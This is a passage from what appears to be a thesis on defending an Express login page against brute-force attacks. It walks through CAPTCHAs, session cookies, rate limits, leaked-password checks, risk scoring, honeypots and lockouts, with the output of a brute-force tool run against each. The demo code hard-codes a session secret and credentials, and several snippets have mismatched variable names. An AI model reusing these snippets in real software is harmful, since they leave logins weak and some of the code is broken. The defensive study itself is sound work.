
Blacklist An alternative and more permissive method would be to use a blacklist. Unlike the whitelist, the server checks that the IP source is not in the blacklist before processing the HTTP POST request. Several lists of IP addresses known to have been the source of brute force attacks are relayed by cybersecurity organization or community and are available on the Internet, for example: Spamhaus DROP List [90], Emerging Threats and IP Blacklist Cloud [33].

Implementation: The server application could incorporate the following code to reject requests coming from a blacklisted source:

```
if (blacklist.includes(clientIp)) {
    res.status(403).send('Access denied');
} else { next(); }
```

However, this method would not block a brute force attack from an unknown user. In addition, the use of a VPN, proxy or botnet would circumvent this security measure. It would also be possible to block IP addresses based on their geolocation. For example, the Node.js *geoip-lite* module [71] offers IP-based geolocation services. This aspect will not be covered in this thesis, as the environment is developed in a local context. However, it would be possible to develop this function and conduct performance tests using tools such as ngrok, which can be used to expose a local server behind a NAT to the Internet and thus access it from a non-local machine.

Results: Consider that the variable *whitelist* does not contain my IP address (here, 127.0.0.1), the Node.js server will display the message "Access denied" when sending the HTTP POST form. The brute force attack will not find the login error message and will display the following result:



```
Error: <HTTPError 403: 'Forbidden'>
Error: <HTTPError 403: 'Forbidden'>
Error: <HTTPError 403: 'Forbidden'>
Done!
Time: 3.450917 seconds [579.27 passwords/sec]
Found 0 password(s): []
```

Fig 3.6. Attack result: IP not in whitelist

Finally, the use of a whitelist is very effective but not very flexible, and requires prior knowledge of the IP addresses of legitimate users. It is therefore restricted to specific use cases.

Whitelist code available at: Whitelist middleware.

3.1.4 CAPTCHAs

"I am not a robot". Everyone has already checked this box, thinking that the confirmation request is pretty much nonsense. It is a CAPTCHA, which stands for Completely Automated Public Turing test to tell Computers and Humans Apart. A long acronym describing a "*Reverse Turing tests, for whose goal is to let the computer determine whether a remote client is a human*" [107]. Indeed, while this might be a simple action for a human, it aims to be very complicated for a computer to solve. It is considered by OWASP as one of the best means against automated abuse, including brute force attacks [26]. There are

many types of publicly available CAPTCHA, although they can be patented, as it is the case with reCAPTCHA as an example. reCAPTCHA [104] is a CAPTCHA service offered by Google which proposes different types such as:

- reCAPTCHA v1: Recognition of elements in images and distorted text.
- reCAPTCHA v2: The well-known "*I am not a robot*". The system uses artificial intelligence to detect robots by comparing interactions such as mouse movement and click speed.
- reCAPTCHA v3: Since 2017, Google has been offering this version, which does not require user interaction anymore. Artificial intelligence directly analyzes the user's behaviour on the page without offering explicit challenges, which may lead to certain privacy concerns.
- Logic puzzles: There are also many logic puzzles. They are generally very simple for a human being, and particularly complex for a bot, especially when they involve drag-and-drop or sliding movements [60].

SVG CAPTCHA To illustrate such a security feature, I am using the Express framework modules *express-session* and *svg-captcha*. This is a light and easy-to-implement format that allows me to use several CAPTCHA styles, including distorted text.

Implementation: Here are the main modifications and additions of code sections required to implement SVG CAPTCHA :

- `session()`: As default behaviour, a session is created if not existing and is used to store the captcha value for each session [70]:

```
app.use(session({
    secret: 'mySecretKey2024AZERTY',
    resave: false,
    saveUninitialized: true,
    cookie: { secure: false }
}));
```

- `svgCaptcha`: The server has a GET route that generates an SVG CAPTCHA consisting of an image with random alphanumeric text [69]:

```
app.get('/captcha', (req, res) => {
    const captcha = svgCaptcha.create();
    req.session.captcha = captcha.text;
    res.type('svg');
    res.status(200).send(captcha.data);
});
```

- `app.post`: When the server receives a login form, it checks the captcha status before checking the credentials:

```
app.post('/', (req, res) => {
    const { username, password, captcha } = req.body;
```

```
        if (!captcha) {
            return res.status(403).send('Captcha is required'); }
        if (captcha !== req.session.captcha) {
            return res.status(403).send('Access denied, Mr. Robot'); }
        if (username === "user" && password === "web")
        {     ...     }
    });
```

- A block *<div>* and an input *type="submit"* are added to the *index.html* web page to display the CAPTCHA and retrieve the value input by the user:

```
<div>
    <img id="captcha-img" src="/captcha">
    <button type="button" onclick="refreshCaptcha()">Refresh
    ↪  Captcha</button>
</div>
<input type="text" name="captcha" id="captcha-field" placeholder="Enter
↪  Captcha">
```

Results: For the legitimate user, the text-based CAPTCHA is not very user-friendly. Fortunately, as mentioned above, there are other formats that are more playful or even invisible to the user.





Fig 3.7. Login page with captcha

If an attacker tries to use a brute force tool like Dokos against the target authentication web page, its requests will be rejected until the CAPTCHA is correctly resolved:



```
Error: <HTTPError 403: 'Forbidden'>
Error: <HTTPError 403: 'Forbidden'>
Error: <HTTPError 403: 'Forbidden'>
Done!
Time: 3.013511 seconds [663.35 passwords/sec]
Found 0 password(s): []
```

Fig 3.8. Attack result with CAPTCHA

However, a review of advances in CAPTCHA security by the authors Dinh and Hoang [24] informs us of the vulnerabilities about this method. Indeed, some image recognition techniques are now capable of bypassing text-based CAPTCHAs, due to advances in OCR (Optical Character Recognition) and ML (Machine Learning). Furthermore, some attackers employ human workers to solve logical challenges [9]. Some CAPTCHAs, such as reCAPTCHA v3, are still considered robust, but could be overtaken by bots which behave more and more like humans.

CATPCHA code available at: CAPTCHA middleware.

3.1.5 Session Cookies

When a client visits a web site for the first time, the server usually generates a session specific to that connection. This allows the server to maintain a state between different connections and store certain information about it. To match the stored information to the corresponding user, the server provides the browser with a session cookie containing a unique identifier: the sessionID. The browser keeps this session cookie and inserts it in its request header to identify itself to the server [55]. The use of session cookies offers a few security features for a web page, such as the following:

- Maintain authentication: Once authenticated, the user will not need to send his credentials back to the server as long as the session cookie is valid.
- Session accessibility: The user's session will only be accessible to someone who possesses the unique identifier present in the cookie. This makes session usurpation more difficult.
- Tags on the cookie like *HttpOnly* can be configured to protect against different attacks such a XSS (Cross-Site Scripting) attack [75].

Firstly, we will use session cookies to counter brute force tools that do not provide any cookie. In parallel, it will also secure the Node.js server against IDOR (Insecure Direct Object Reference) attacks [76], which consist in accessing resources (here the *success.html* page) without going through the access control check, for example by directly modifying the URL. Note that this evasion technique is not possible when EJS is used to render the page content. Indeed, le HTML content is directly sent to the browser without providing a new URL (e.g *example.com/success.html*).

Implementation: To implement session cookies in the Node.js server, I am using the same package I used to integrate CAPTHA in 3.1.4: the *express-session* package from the Express framework. Here are the main code sections relevant to understanding the implementation of session cookies:

- `cookie:{maxAge:60000}`: This attribute allows to specify to the browser to delete the cookie after 1 minute if not reused.
- `session.initialized`: The *initialized* attribute is added to the session when the HTTP GET '/' request is made. It is used to detect brute force tools that send an HTTP POST request directly, as Dokos is initially doing:

```
app.get('/', (req, res) => {
    if (!req.session.initialized) {
        req.session.initialized = true;
    }
    ...
}
```

- A middleware called during an HTTP POST request checks for the presence of a session cookie, its ID and its initialization before processing the POST request:


```
const checkSessionCookie = (req, res, next) => {
    if (!req.session || !req.sessionID || !req.session.initialized) {
        return res.status(403).send('Access denied: '
            'Invalid session cookie.');
    }
    next();
};
```

- `session.loggedId`: This attribute is added to the session when the user enters the correct credentials. The attribute is then checked when the user accesses the authenticated page *success.html* to prevent a possible IDOR attack:

```
    app.post('/', (req, res) => {
    const { username, password } = req.body;
    if (username === "user" && password === "web") {
        req.session.loggedIn = true;
        ...

    app.get('/html/success.html', (req, res) => {
    if (req.session.loggedIn){
        res.sendFile(__dirname + "/html/success.html");
        ...
```

Results: When implemented, session cookies allow us to obtain results in the following situations:


- IDOR or direct URL access: When an unauthenticated user attempts to access the following URL directly: `127.0.0.1:9200/success.html`, or when the session cookie has expired, the access is then denied:


127.0.0.1:9200/html/success.html

Access denied. You must login !


Fig 3.9. Access denied: no valid cookies

- Session cookie verification: If a tool attempts to send an HTTP POST form without a valid session cookie, the request will be rejected:



```
[nodemon] starting `node server.js`
Server started and listening port 9200
Invalid session cookie
SessionID: SByLhdp_meg4-e-nnNbnCd5KBd9o83hW
Invalid session cookie
SessionID: vAgR71vCJTyV2hChoa-45U30knwXyb8U
```

Fig 3.10. Invalid cookie - Node.js logs



```
Error: <HTTPError 403: 'Forbidden'>
Error: <HTTPError 403: 'Forbidden'>
Error: <HTTPError 403: 'Forbidden'>
Done!
Time: 4.05896 seconds [492.49 passwords/sec]
Found 0 password(s): []
```

Fig 3.11. Invalid cookie - Dokos logs

Figure 3.10 reveals the *sessionID* attribute of each session used by Dokos. We observe that each Dokos attempt opens a new session with a new unique ID.

The use of session cookies offers many advantages to a web server, including some security and verification functions. However, security is not their primary function and a number of attacks target these cookies, such as CSRF (Cross-Site Request Forgery) mentioned by Peguero and Cheng [78]. This attack consists of using the automatic adding of session cookies by the browser to a request in order to make a request from another browser window. However, this evasion technique implies an inability to receive the response from the server nor simply to retrieve the cookies and is therefore not beneficial for the brute force attack, which requires a response from the server. However, other methods exist to bypass the server's verification of session cookies and are discussed in more details in the section 4.1 Bypassing Session Cookie Verification.

Session cookie verification code available at: Session cookie verification middleware.

3.2 Security Enforcement by Detecting Brute Force Attacks

The second category does not provide direct security for the web login page, but helps to detect a brute force attack launched by a tool such as Dokos. These features can then be used to counter the attack. Each detection method is based on a characteristic that results from a brute force attack: quantity of data, repetition, abnormal variation in source or destination, etc. The more of these characteristics a server monitors, the more likely it is to detect such an attack.

For each of these detection methods, it is important to keep logs and information concerning connection attempts. This allows us to analyze attack patterns and enhance security in consequence. Note that it is just as important to detect failed connections as for successful ones. Indeed, if the web server authorizes an authentication (HTTP status code 200) in the midst of thousands of refusals (HTTP status code 403), this indicates that the attack has succeeded. This leads to a new form of defense that needs to be considered against an effective and immediate intrusion.

3.2.1 Rate Limiting

To be able to stop an attack, it is imperative to detect it before it cause damages of findings. The most common way of detecting a brute force attack is probably the limit rate. This is one of the major solutions recommended by almost all cybersecurity communities and companies [59] [23] [94]. Unfortunately, many websites, especially WordPress which is the most common, do not limit the number of attempts by default [59]. Limits and thresholds must be sufficiently well chosen to ensure sufficient protection without impacting the legitimate user unnecessarily. Various factors can be used to define a limit. There are 4 main methods:

- Set a threshold for authentication attempts on the same account.
- Set a threshold for authentication attempts from the same source.
- Set a threshold on the number of different accounts queried by a single source.
- Set a threshold on the number of different sources querying the same account.


These thresholds can be used to detect brute force attack attempts and to respond appropriately. The different types of reaction will be analyzed in the next section. In the target environment, I will apply a threshold limit per minute and redirect to an HTML page indicating that the limit has been exceeded. Here is a description of the different thresholds, illustrating the implementation and performance analysis for each:

Limit attempts on the same account This feature prevents an attacker from brute-forcing a specific account from a single source.

Implementation: To implement a maximum number of attempts per minute, I initialize a structure that will store the last attempts and their timestamp. For each HTTP POST request, the *filter()* function is used to sort the structure, picking only records with a timestamp less than 60000ms old. Finally, the current attempt is added to the structure and the threshold (here 10 per minute) is verified. Here is the implementation code:


```
app.post('/', (req, res) => {
    const { username, password } = req.body;
    // add the username in the structure
    if (!loginAttempts[username]) {
        loginAttempts[username] = [];
    }
    const now = Date.now();
    // retain recent records only
    loginAttempts[username] = loginAttempts[username].filter(timestamp =>
        now - timestamp < 60000);
    loginAttempts[username].push(now);
    // verify threshold with length
    if (loginAttempts[username].length > 10) {
        return res.redirect('/html/tooMany.html');
    }
...
```

Results: Both legitimate users and brute force attack tools are redirected to an error page after 10 attempts. On a list of 2,000 tried passwords, the tool will find 1,898 correct ones because the login error message doe not appear on the error page *tooMany.html*.



```
Trying user and password bulldogs ...
Trying user and password forever ...
Trying user and password 0987654321 ...
Done!
Time: 8.916331 seconds [224.2 passwords/sec]
Found 1989 password(s): ['swordfis', 'pimpin', 'p
, 'password', 'eatme', 'norman', 'baby', '123asd'
678', 'control', 'monday', 'stalker', 'natalia',
```

Fig 3.12. Dokos - limit account attempt



Too Many Attempts

You have made too many attempts. Please try again later.

Go back to Login

Fig 3.13. User - limit account attempt

Note that when the tool performs its brute force attack, the legitimate user is also redirected to the error page even on his first attempt. This case will be discussed in the dedicated reaction section: 3.3.1 Account Locking.

Limit attempts per account code available at: Limit attempts per account middleware.

Limit attempts from the same source This feature prevents an attacker from launching an attack from a single source.

Implementation: To implement a maximum number of attempts from the same source, I am using the same code logic as for the limit on a specific account. However, a new 'storage' structure is created to prevent IP address injections via the username field. Also, the *req.ip* data is stored and analysed instead of the parameter *username*.

Results: Once again, whether it is a user or a brute force tool, neither will be able to make more than 10 attempts per minute. Unlike the previous limit per account, the limit based on the source IP distinguishes the brute force tool from the legitimate user if they do not have the same IP address source.

Limit attempts per source code available at: Limit attempts per IP source middleware.

Limit attempts at different accounts from a single source The purpose of this feature is to prevent reverse brute force attacks. As a reminder, this attack consists of trying the same popular password on a list of usernames in the hope of finding an account that uses this password. In this observation, the maximum number of different usernames the user can try is 5 per minute.

Implementation: The implementation of this threshold is more complex because it is necessary to consider the number of attempts per minute for each username for each source IP. This middleware uses the following array: *array[IP][username, timestamp]*. Here is a description of the implementation:

- As with the two previous thresholds, the *filter()* function is used to check the validity time of a record:

```
const now = Date.now();
accountPerIP[ip] = accountPerIP[ip].filter(attempt =>
    now - attempt.timestamp < 60000);
accountPerIP[ip].push(({username, timestamp: now}));
```

- The list of usernames used by the IP source is then uniquely retrieved using a *Set()* object:

```
const userNameList = new Set();
accountPerIP[ip].forEach(attempt =>
    userNameList.add(attempt.username));
```

- Finally, it checks the size of this list, which must not exceed 5 records:

```
if (userNameList.size > 5) {
    ...
```

Results: Once again, whether it is a user or a brute force attack tool, neither will be able to attempt to connect to more than 5 different accounts per minute if they use the same IP address source. This should not harm the legitimate user as in general, they have few reasons of trying to connect to several different accounts in such a short lapse of time.

Limit accounts per IP source code available at: Limit accounts per IP source middleware.

Limit on different IP sources accessing the same account A common evasion technique to bypass source IP-based detections and defences is to use a proxy or botnet, discussed later in section 4.4 Bypassing Source Locking. This threshold is implemented to prevent attempted connections from a large number of different external sources to the same account.

Implementation: This implementation uses the same logic as the limit of usernames attempted by the same source IP address. However, attempts will be saved on the basis of the username and not the IP source. For each username, the IP source and timestamp will be saved.

Results: A tool that executes a brute force attack through a proxy or a botnet will quickly exceed the threshold. As for legitimate users, they may have reasons for connecting from several source IP addresses to the same account: using several devices or different networks simultaneously, or sharing an account with other people. To avoid annoying the user, it is important to carefully consider the threshold values to be applied. Doubling the number of IP sources authorised in a timelapse twice as large will be more permissive for a legitimate user without reducing the security aspect of this limitation.

Limit IP source per account code available at: Limit IP source per account middleware.

3.2.2 Detect the Use of Leaked Passwords

As mentioned earlier, lists of leaked passwords are very popular and used by hackers to try to access an online account. Certain web sites such as HIBP (Have I Been Pwned) offer the possibility of checking whether an email or password has been leaked in a data breach. In addition, HIBP provides an API (Application Programming Interface) that offers several services, including checking whether an email or password provided has been compromised in a data breach. This service is also available offline by downloading the SHA-1 list of compromised passwords from Github [37].

k-Anonymity API The list of compromised passwords from HIBP 2024 is over 25GB. So for this reason, I am going to use HIBP's k-anonymity API [38] to check for compromised passwords on the Node.js server. To ensure anonymity when checking passwords via the API, the full clear password is not sended to the API but a SHA-1 hash prefix is sent to it. The API responds with a list of possible suffixes corresponding to the hash. The application then checks whether the hash suffix matches one of those returned.

Implementation: Here are the main points for integrating HIBP's k-Anonymity API into the server application:

- Usage of the Node.js *Crypto* module to hash passwords with SHA-1:

```
const sha1 = crypto.createHash('sha1').update(password)
    .digest('hex').toUpperCase();
```

- Usage of the *node-fetch* library to process HTTP requests. This library integrates perfectly with Node.js and asynchronous functions, while offering good readability in the code [18].


- Usage of the *split()* function to retrieve the prefix and suffix from the SHA-1 hash. The hash's prefix is then sent to the HIBP API [8]:

```
const prefix = sha1.slice(0, 5);
const suffix = sha1.slice(5);
const url = `https://api.pwnedpasswords.com/range/${prefix}`;
```

- The API response is in the form of a list of [possible_Suffixes : compromise_Counter]. Each suffix is compared with the suffix of the hashed password of the current attempt. If the suffix matches, then the password is in HIBP's compromised password list:

```
const response = await fetch(url);
const data = await response.text();
const hashes = data.split('\n');
for (const hash of hashes) {
    const [suffixReceived, count] = hash.split(':');
    if (suffixReceived === suffix) {
        // Password compromised
        ...
```

  The K-Anonymity API generally returns between 500 and 600 SHA-1 suffixes corresponding to the prefix sent.



```
Server started and listening port 9200
API suffix : 00F39F9FFBEA583B2D27EACD81F5830BF66, count: 1
API suffix : 012393520AAAAEC2D7A5CBEC48C46556152, count: 4
API suffix : 014A4DB198F73EC39732A0FC5850994D5A9, count: 25
API suffix : 0246A71A0B7F17888177A7A6D04D5F5A808, count: 1
```

Fig 3.14. Received SHA-1 suffixes and counters

Results: When repetitive attempts are made with compromised passwords, we can suppose that we are facing a brute force attack. It is therefore up to the server administrator to decide how to react. It is obviously essential to advise or force the user to reset his password.

HIBP also offers the possibility of using their API to check whether an email address has been compromised, but this API functionality requires a chargeable API key.

Leaked password usage code available at: Leaked password usage middleware.

3.2.3 Risk Scoring

The risk scoring system is similar to the limit rate as it uses the same method of operation: recording certain characteristics and applying a threshold at which the activity is considered abnormal. Compared with the limit rate, the risk score can use many different characteristics that may deviate from normal behaviour in order to detect suspicious activity. In this configuration, it is then necessary to know what the normal activity rate of the server is. For example, consider taking the following baseline:

- I estimate that the web server records an average of 1000 requests per hour during the day (8:00AM-9:59PM) and 100 requests per hour at night (10:00PM-7:59AM).
- In normal circumstances, 95% of the users connect from European locations.

To illustrate this example, I will integrate a middleware that will be executed before processing each incoming HTTP request: GET, POST, etc.

Implementation: This middleware will calculate a risk score based on various criteria: number of connections, time of day and IP location. When these criteria become abnormal, the risk score will increase. At the same time, this score will decrease over time to maintain a balance with legitimate activity and variances. Here are the main integration points of this middleware:

- The middleware is executed and compute the risk score before each incoming request using *app.use()*:

  ```
  app.use(riskScoreMiddleware);
  ```

- The risk score is first reduced according to the time passed since the last query multiplied by an arbitrary decrease factor:

  ```
  currentTime = Date.now();
  secondSinceLast = (currentTime - timestampScore) / 1000;
  timestampScore = currentTime;

  riskScore = Math.max(0, riskScore - decreaseFactor * secSinceLast);
  ```

- The variable *avgConnections*, containing the expected average number of attempted connections, is assigned according to the time of day:

  ```
  const currentHour = new Date().getHours();
  let avgConnections = 100;
  if (currentHour >= 8 && currentHour <= 21) {
      avgConnections = 1000;
  }
  ```

- The number of request attempts per hour is stored in a *connectionAttempt* structure following the same logic as previously: the *filter()* function only retains data respecting a condition, in this case the data is less than 3600000 ms old (1 hour).

- The risk score is then increased in two possible scenarios:

  1. The structure keeping the number of requests exceeds the average request threshold depending on the day or night:

     ```
     if (connectionAttempt.length > avgConnections) {
         riskScore += 1;
     }
     ```


  2. The location of the IP during a connection attempt (POST) is outside of Europe. Given that only 5% of users are normally outside the EU, the decreasing factor is sufficient to balance the score for normal activity:

     ```
     if(req.method === 'POST'){
         if (!isLocalhost) {
             const requestGeo = geoip.lookup(req.ip);
             if (!requestGeo || requestGeo.continent !== 'EU') {
     ```

```
                        riskScore += 10;
                    }
                }
```

The *(!isLocalhost)* condition checks whether the IP source address of the request is '127.0.0.1', '::1' or '::ffff:127.0.0.1'. This allows a request to be sent from a local machine without being considered to be outside of the European zone.

Results: The result obtained on the console displays the risk score after more than 1000 requests in one hour during the day. The number of requests is therefore considered abnormal. The score increases with each additional request and decreases at a rate of an arbitrary decrease factor, here: 0.1 per second. If Dokos was launched from outside the EU, the score would increase by 10 per HTTP request:



```
Current risk score: 0
Current risk score: 0
Current risk score: 1
Current risk score: 1.9999
Current risk score: 2.9998
Current risk score: 3.9997
Current risk score: 4.999499999999999
Current risk score: 5.999499999999999
```

Fig 3.15. Dokos - Risk scoring increasing

Finally, various actions can be taken based on the risk score. We can imagine the following consequences:

- Score > 300: impose a CAPTCHA resolution on connection
- Score > 700: block requests from outside Europe
- Score > 1000: temporarily block access to the server

Risk score compute code available at: Risk score compute middleware.
Usage of risk score code available at: Usage of risk score middleware.

3.2.4 Honeypots

Honeypots are security resources which purpose is to pretend to be legitimate in order to deceive and capture an attack, even if it is unknown. They are generally carefully monitored to detect the arrival of a potential threat and analyse its behaviour in order to better understand and counter it [42]. There are many types of honeypot, including the honey server, which is designed to detect malicious clients before they interact with a real production server [42]. Honeypots are therefore very effective against brute force attacks, particularly when they use a botnet as they reduce the operating load by redirecting malicious traffic before it interacts with production server [30].

Honey server One solution to effectively reduce the load on the Node.js server against brute force attacks would be to deploy a vulnerable but monitored and non-sensitive 'honey server'. When a brute force attack is launched to target an IP range (e.g. with a tool like Nmap or Nikto to detect accessible HTTP connections), the honey server would seem to be a perfect target [99]. It could then deliberately be subject to a brute force attack on non-sensitive data in order to study the characteristics of the attack, such as the sources of the attack, the patterns and behaviours, etc. This information will then be transmitted to the production server to effectively block the attack.

Invisible fields As described by Gajewski et al. [32], honeypots can take the form of elements that are invisible to the human user but which will be taken into account by a bot, such as text or a graphic component. Here are two examples of invisible components integrated into *index.html* authentication page:

1. The invisible field: A bot performing a brute force attack might want to fill in all the fields on the authentication page:

```
<form id="login-form" method="POST" action="/">
    <input type="text" name="username">
    <input type="password" name="password">
    <input type="text" name="HONEYPOT" style="display:none;">
    <input type="submit" name="loginButton" value="Login">
</form>
```

2. The invisible button: Another option for an invisible honeypot component would be to add an invisible button that the bot would be tempted to press when sending the form:

```
<form id="login-form" method="POST" action="/">
    ...
     <input type="submit" name="honeyButton" value="Login"
     id="honeySub" style="display:none;">
</form>
```

The presence of a bot could then be detected by the presence of the *req.body.HONEYPOT* field or the *honeyButton* button in the HTTP POST request received by the server:

```
const { HONEYPOT, honeyButton } = req.body;
if (HONEYPOT || honeyButton) {
    // bot detected
    ...
}
```

The drawback of this method is that a bot will only be detected if it touches the honeypot (the invisible element). In fact, some bots are designed to recognise these traps and only perform actions that would be carried out by humans [32]. This is particularly true with Dokos. Being a rudimentary tool, the user manually enters the fields to be completed: username and password, which will be sent directly via an HTTP POST request and Dokos will not perform any additional action on invisible elements.

3.3 Security Enforcement by Reacting to Brute Force Attacks

This last category brings together a range of possible responses to the detection of a brute force attack on the authentication web page. As for the previous category, each of the discussed reaction has its advantages and limitations, which the adversary could even take advantage of. It is therefore the duty of the person responsible to choose a compromise between flexibility, usability and security.

3.3.1 Account Locking

When a brute force attack occurs, there are several possible reactions. The first idea would be to block the access to the account under attack and so prevent the adversary from continuing his attack to find the password. This is an effective reaction, but it has its limitations. Here is a set of reactions related to account lockout in order to stop a brute force attack:

Simple account lockout This method consists of temporarily locking access to the account when it is targeted. In addition to its effectiveness, the server itself manages access to the target account and therefore has the direct ability to restrict its access to prevent the password from being discovered.

Implementation: To implement this locking, I am using the detection method implemented previously: 3.2.1 Limit attempts on the same account/username. When an account receives too many connection attempts, it will be temporarily locked out. Here are the main implementation points:

- The detection middleware adds to the dictionary *tooMuchAttemptedAccount*, the key *username* and the associated value *now* which represents the time at which the username has exceeded the authorised threshold of attempts:

```
if (loginAttemptsAccount[username].length > 10) {
    tooMuchAttemptedAccount[username] = now;
}
```


- A new middleware uses this dictionary to lock the access to the account while the *LOCK_TIME* duration is not passed yet since the addition of the username to the dictionary:

```
if (tooMuchAttemptedAccount[username] &&
   (now - tooMuchAttemptedAccount[username] < LOCK_TIME)) {
    // redirect for too many attempt
}
```

- This middleware then deletes the usernames in the dictionary whose locking time has passed:

```
if (tooMuchAttemptedAccount[username] &&
   (now - tooMuchAttemptedAccount[username] >= LOCK_TIME)) {
    delete tooMuchAttemptedAccount[username];
}
```

Results: After 10 attempts, the username is added to the *tooMuchAttemptedAccount* dictionary for 60 seconds. During this period, neither the brute force attack tool nor the user can try to connect to the account:


Account locked for 55sec

This account has too many attempts. Please try again later.

Fig 3.16. Result of account locking

Once this locking time has passed, the tool can continue its attack. It will therefore take 69.5 days to complete its attack with a list of 1 million passwords at a rate of 10 attempts per minute. Drawback is that during this period, legitimate users are also redirected to the error message when they try to log in.

Account locking code available at: Account locking middleware.

Progressive lockout Lot of companies may consider that two months to brute force their authentication is not secure enough for them and their users. However, forcing users to wait more than a minute when they enter the wrong password can be quite severe. An alternative to this is progressive locking: this consists of gradually increasing the locking time of an account when too many attempts are recorded. This ensures flexibility against distracted users and severity against brute force attack tools and their thousands of attempts.

Implementation: To implement this progressive locking system, we are going to reuse the same detection method: 3.2.1 Limit attempts on the same account/username. Here is how to implement this more flexible alternative:

- The new dictionary, *lockoutCounts*, is used to store two new types of data: the number of times this account has exceeded the limit of allowed attempts and the start time of the last lockout. These two pieces of data are collected by the middleware, which detects when the limit of attempts has been exceeded:

```
if (loginAttemptsAccount[username].length > 5) {
    tooMuchAttemptedAccount[username] = now;

    lockoutCounts[username].count += 1;
    lockoutCounts[username].lockoutStartTime = now;
}
```

- A new middleware will apply the progressive lockout by the following steps:

  1. The *lockoutDuration* value is calculated according to the number of times the limit has been exceeded for this account: initialLockTime $\times$ $2^{\text{lockCounter}}$. .
  2. If the account is left unlocked for more than two hours, the progressive counter is reset:

```
if (now - lockCounts[username].lockStartTime >
    lockDuration + two_hour) {
        delete lockoutCounts[username];
 }
```

3. Access to the account is restricted until the *lockduration* waiting time value has expired. If this time has elapsed, the username is removed from the list of accounts whose limit has been exceeded in order to remove the lock:

    ```
    if (tooMuchAttemptedAccount[username]) {
        if (now - tooMuchAttemptedAccount[username]
            < lockoutDuration) {
                // redirect for too many attempt
        } else {
                delete tooMuchAttemptedAccount[username];
        }
    }
    ```

    However, the current number of times the account has been locked will be retained and the locking time will be doubled again until 2 hours have passed while the account has not been locked.

Results: Progressive account locking makes it possible to be more flexible with legitimate users and more strict with brute force tools. If I reduce the number of allowed attempts to 5 with an initial locking time of 15 seconds, the user will be able to make 10 attempts while waiting only 15 seconds. Meanwhile, the brute force tool will see the locking time double every 5 attempts, which can quickly reduce its effectiveness to zero due to the exponential rate of the locking time.

Progressive account locking code available at: Progressive account locking middleware.

Drawbacks Account locking is a highly effective method, but it does have some significant drawbacks. When a brute force tool causes an account to be locked, the legitimate user also has no access to the account. If the adversary cannot succeed in guessing the password, he could nevertheless deviate the use of his tool: by executing his attack on all the accounts, the website would then suffer another type of attack: a DoS (Denial of Service) attack, blocking access to the website for all or specific users.

Account locking also turns out to be ineffective against certain types of attack, such as reverse brute force attacks. This attack targets a large list of accounts with one or a few passwords and is therefore not affected by account lockout.

3.3.2 Source Locking

The account locking system described and illustrated above has several drawbacks. In particular, the account being blocked cannot be accessed by the legitimate user. One solution to this main problem would be to block the source of the attack rather than the target. To block an adversary's requests without affecting those of other users, it is necessary to be able to distinctly identify the adversary and isolate his requests. Here are a few examples of characteristics that the system can use to achieve this objective:

- The IP address
- The user-agents
- Cookies

- Device fingerprinting

The method of blocking the source follows the same logic for the characteristics mentioned above. This logic can be described in two simple steps:

1. The identification data must first be recovered. This is often done when a brute force attack is detected, e.g. when a maximum connection attempt threshold is exceeded.
2. Then requests arriving from the source that caused the exceedance are identified thanks to the characteristic and blocked for a given duration, preventing the source from making any further connection attempts.

Implementation: To illustrate this method, I am implementing a source locking system based on the IP address. I am using the detection method based on the same data described previously: 3.2.1 Limit attempts from same source. This detection middleware adds IP addresses that exceed the threshold to a dictionary, with a value for the time at which the threshold was exceeded:

```
if (loginAttemptsIP[ip].length > 10) {
    tooMuchAttemptedIP[ip] = now;
}
```

A new middleware maintains this dictionary and redirects the corresponding packets to an error page. Requests from these sources are redirected as long as *LOCK_ TIME* waiting time has not elapsed since the IP was blocked. Once the sentence has been served, the IP is removed from the dictionary of blocked IPs. The lock is thus removed:

```
if (tooMuchAttemptedIP[ip] && (now - tooMuchAttemptedIP[ip])
    < LOCK_TIME) {
